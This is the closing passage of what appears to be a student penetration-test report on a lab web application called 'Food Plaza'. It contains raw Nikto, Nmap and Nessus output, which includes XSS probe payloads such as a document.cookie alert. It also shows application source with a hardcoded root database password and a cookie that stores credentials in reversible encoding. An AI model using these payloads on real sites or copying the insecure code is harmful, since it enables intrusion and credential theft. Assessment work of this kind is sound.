Food Plaza in general has been developed poorly however there are some redeeming security features that have been implemented, for example the sanitising of some user input and detection of simple SQL Injection attacks on some input fields throughout the Application.

5. References

- Cirt.net. (2018). *Nikto2* / *CIRT.net*. [online] Available at: <https://cirt.net/Nikto2> [Accessed 4 Nov. 2018].
- Kali.org. (2018). *About Kali Linux*. [online] Available at: <https://www.kali.org/about-us/> [Accessed 3 Nov. 2018].
- Nmap.org. (2018). *Nmap: the Network Mapper - Free Security Scanner*. [online] Available at: <https://nmap.org> [Accessed 4 Nov. 2018].
- Owasp.org. (2018). *OWASP Zed Attack Proxy Project - OWASP*. [online] Available at: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project [Accessed 3 Nov. 2018].
- Portswigger.net. (2018). *Burp Suite Scanner* / *PortSwigger*. [online] Available at: <https://portswigger.net/burp> [Accessed 3 Nov. 2018].
- Sqlmap.org. (2018). *sqlmap: automatic SQL injection and database takeover tool*. [online] Available at: <http://sqlmap.org> [Accessed 4 Nov. 2018].
- Stuttard, D. and Pinto, M. (2011). *The web application hacker's handbook*. 2nd ed. Indianapolis, Ind.: John Wiley & Sons.

6. Appendices

Appendix A. Nikto Scan

- Nikto v2.1.6/2.1.5
- + Target Host: 192.168.1.10
- + Target Port: 80
- + GET Retrieved x-powered-by header: PHP/5.4.7
- + GET The anti-clickjacking X-Frame-Options header is not present.
- + GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + GET Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2a0x57820c91d9900
- + OSVDB-3268: GET /company-accounts/: Directory indexing found.
- + GET Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- + GET "robots.txt" contains 1 entry which should be manually viewed.
- + GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
- + HPSYLISE Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- + OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
- + OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6271).
- + OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6278).
- + GET /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
- + GET Cookie PHPSESSID created without the httponly flag
- + OSVDB-12184: GET /?=phpB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.</li- + OSVDB-12184: GET /?=phpE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.</li- + OSVDB-12184: GET /?=phpE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.</li- + OSVDB-12184: GET /?=phpE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.</li- + OSVDB-3268: GET /install/: Directory indexing found.
- + OSVDB-3092: GET /install/: This might be interesting...
- + OSVDB-3268: GET /stylesheets/: Directory indexing found.
- + OSVDB-3092: GET /stylesheets/: This might be interesting...
- + OSVDB-3268: GET /database/: Directory indexing found.
- + OSVDB-3093: GET /database/: Databases? Really??

+ OSVDB-3233: GET /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. BID-4431.

+ OSVDB-3233: GET /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.

+ GET /phpinfo.php: Output from the phpinfo() function was found.

+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: GET /icons/: Directory indexing found.

+ OSVDB-3268: GET /images/: Directory indexing found.

+ OSVDB-3268: GET /docs/: Directory indexing found.

+ OSVDB-3268: GET /images/?pattern=/etc/*&sort=name: Directory indexing found.

+ GET /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.

+ GET

/phpinfo.php?cx[]=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<script>a
lert(foo)</script>: Output from the phpinfo() function was found.
+ OSVDB-3233: GET /icons/README: Apache default file found.

Appendix B. Nmap Scan

Starting Nmap 7.70 (<https://nmap.org>) at 2018-11-30 22:21 GMT
Nmap scan report for 192.168.1.10
Host is up (0.00066s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.4a
80/tcp open http Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
| http-robots.txt: 1 disallowed entry
|_/company-accounts
|_http-server-header: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
|_http-title: Food Plaza:Home
443/tcp open ssl/http Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
|_http-server-header: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
|_http-title: Access forbidden!
| ssl-cert: Subject: commonName=localhost/organizationName=Apache
Friends/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2004-10-01T09:10:30
|_Not valid after: 2010-09-30T09:10:30
|_ssl-date: 2018-10-15T14:47:09+00:00; -46d07h35m04s from scanner time.
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 00:0C:29:59:83:8B (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
Service Info: OS: Unix

Host script results:

|_clock-skew: mean: -46d07h35m04s, deviation: 0s, median: -46d07h35m04s

TRACEROUTE


HOP RTT ADDRESS

1 0.66 ms 192.168.1.10


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds

Appendix C. Login Form Attack Setup



Appendix D. Nessus Scan



INFO	N/A	11936	OS Identification
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	21643	SSL Cipher Suites Supported
INFO	N/A	22964	Service Detection
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	39519	Backported Security Patch Detection (FTP)
INFO	N/A	39521	Backported Security Patch Detection (WWW)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	48243	PHP Version Detection
INFO	N/A	50845	OpenSSL Detection
INFO	N/A	51891	SSL Session Resume Supported
INFO	N/A	54615	Device Type
INFO	N/A	56984	SSL / TLS Versions Supported
INFO	N/A	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	57323	OpenSSL Version Detection
INFO	N/A	66334	Patch Report
INFO	N/A	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	84502	HSTS Missing From HTTPS Server
INFO	N/A	84574	Backported Security Patch Detection (PHP)
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	94761	SSL Root Certification Authority Certificate Information

Appendix E. Nmap Ciphers Scan

Nmap 7.70 scan initiated Tue Dec 4 15:43:12 2018 as: nmap -sV --script ssl-enum-ciphers -p 443 -o output.txt 192.168.1.10

Nmap scan report for 192.168.1.10

Host is up (0.00084s latency).

PORT STATE SERVICE VERSION

443/tcp open ssl/http Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)

|_http-server-header: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

| ssl-enum-ciphers:

| SSLv3:

| ciphers:

| TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
 | TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
 | TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
 | TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
 | TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
 | TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
 | TLS_RSA_WITH_AES_128_CBC_SHA - F
 | TLS_RSA_WITH_AES_256_CBC_SHA - F
 | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
 | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
 | TLS_RSA_WITH_IDEA_CBC_SHA - F
 | TLS_RSA_WITH_RC4_128_SHA - F
 | TLS_RSA_WITH_SEED_CBC_SHA - F

| compressors:

| NULL

| cipher preference: client

| warnings:

| 64-bit block cipher 3DES vulnerable to SWEET32 attack
 | 64-bit block cipher IDEA vulnerable to SWEET32 attack
 | Broken cipher RC4 is deprecated by RFC 7465
 | CBC-mode cipher in SSLv3 (CVE-2014-3566)
 | Insecure certificate signature: MD5

| TLSv1.0:

| ciphers:

| TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
 | TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
 | TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F

```

| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
| TLS_RSA_WITH_AES_128_CBC_SHA - F
| TLS_RSA_WITH_AES_256_CBC_SHA - F
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
| TLS_RSA_WITH_IDEA_CBC_SHA - F
| TLS_RSA_WITH_RC4_128_SHA - F
| TLS_RSA_WITH_SEED_CBC_SHA - F
| compressors:
| NULL
| cipher preference: client
| warnings:
| 64-bit block cipher 3DES vulnerable to SWEET32 attack
| 64-bit block cipher IDEA vulnerable to SWEET32 attack
| Broken cipher RC4 is deprecated by RFC 7465
| Insecure certificate signature: MD5
| TLSv1.1:
| ciphers:
| TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
| TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
| TLS_RSA_WITH_AES_128_CBC_SHA - F
| TLS_RSA_WITH_AES_256_CBC_SHA - F
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
| TLS_RSA_WITH_IDEA_CBC_SHA - F
| TLS_RSA_WITH_RC4_128_SHA - F
| TLS_RSA_WITH_SEED_CBC_SHA - F
| compressors:
| NULL
| cipher preference: client
| warnings:
| 64-bit block cipher 3DES vulnerable to SWEET32 attack
| 64-bit block cipher IDEA vulnerable to SWEET32 attack
| Broken cipher RC4 is deprecated by RFC 7465
| Insecure certificate signature: MD5
| TLSv1.2:
| ciphers:
| TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F

```

```

| TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - F
| TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - F
| TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - F
| TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - F
| TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
| TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
| TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
| TLS_RSA_WITH_AES_128_CBC_SHA - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 - F
| TLS_RSA_WITH_AES_256_CBC_SHA - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 - F
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
| TLS_RSA_WITH_IDEA_CBC_SHA - F
| TLS_RSA_WITH_RC4_128_SHA - F
| TLS_RSA_WITH_SEED_CBC_SHA - F
| compressors:
|   NULL
| cipher preference: client
| warnings:
|   64-bit block cipher 3DES vulnerable to SWEET32 attack
|   64-bit block cipher IDEA vulnerable to SWEET32 attack
|   Broken cipher RC4 is deprecated by RFC 7465
|   Insecure certificate signature: MD5
|_ least strength: F
MAC Address: 00:0C:29:59:83:8B (VMware)

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
 # Nmap done at Tue Dec 4 15:43:38 2018 -- 1 IP address (1 host up) scanned in 26.08 seconds

Appendix F. Source Code

config.php

```
<?php
    define('DB_HOST', 'localhost');
    define('DB_USER', 'root');
    define('DB_PASSWORD', 'Thisisverysecret18');
    define('DB_DATABASE', 'pizza_inn');
?>
```

cookie.php

```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str =
str_rot13(bin2hex($str)); setcookie("SecretCookie", $str);
?>
```

user.js

```
//function to handle login-form validation
function loginValidate(loginForm){

var validationVerified=true;
var errorMessage="";

if (loginForm.login.value=="")
{
errorMessage+="Email not filled!\n";
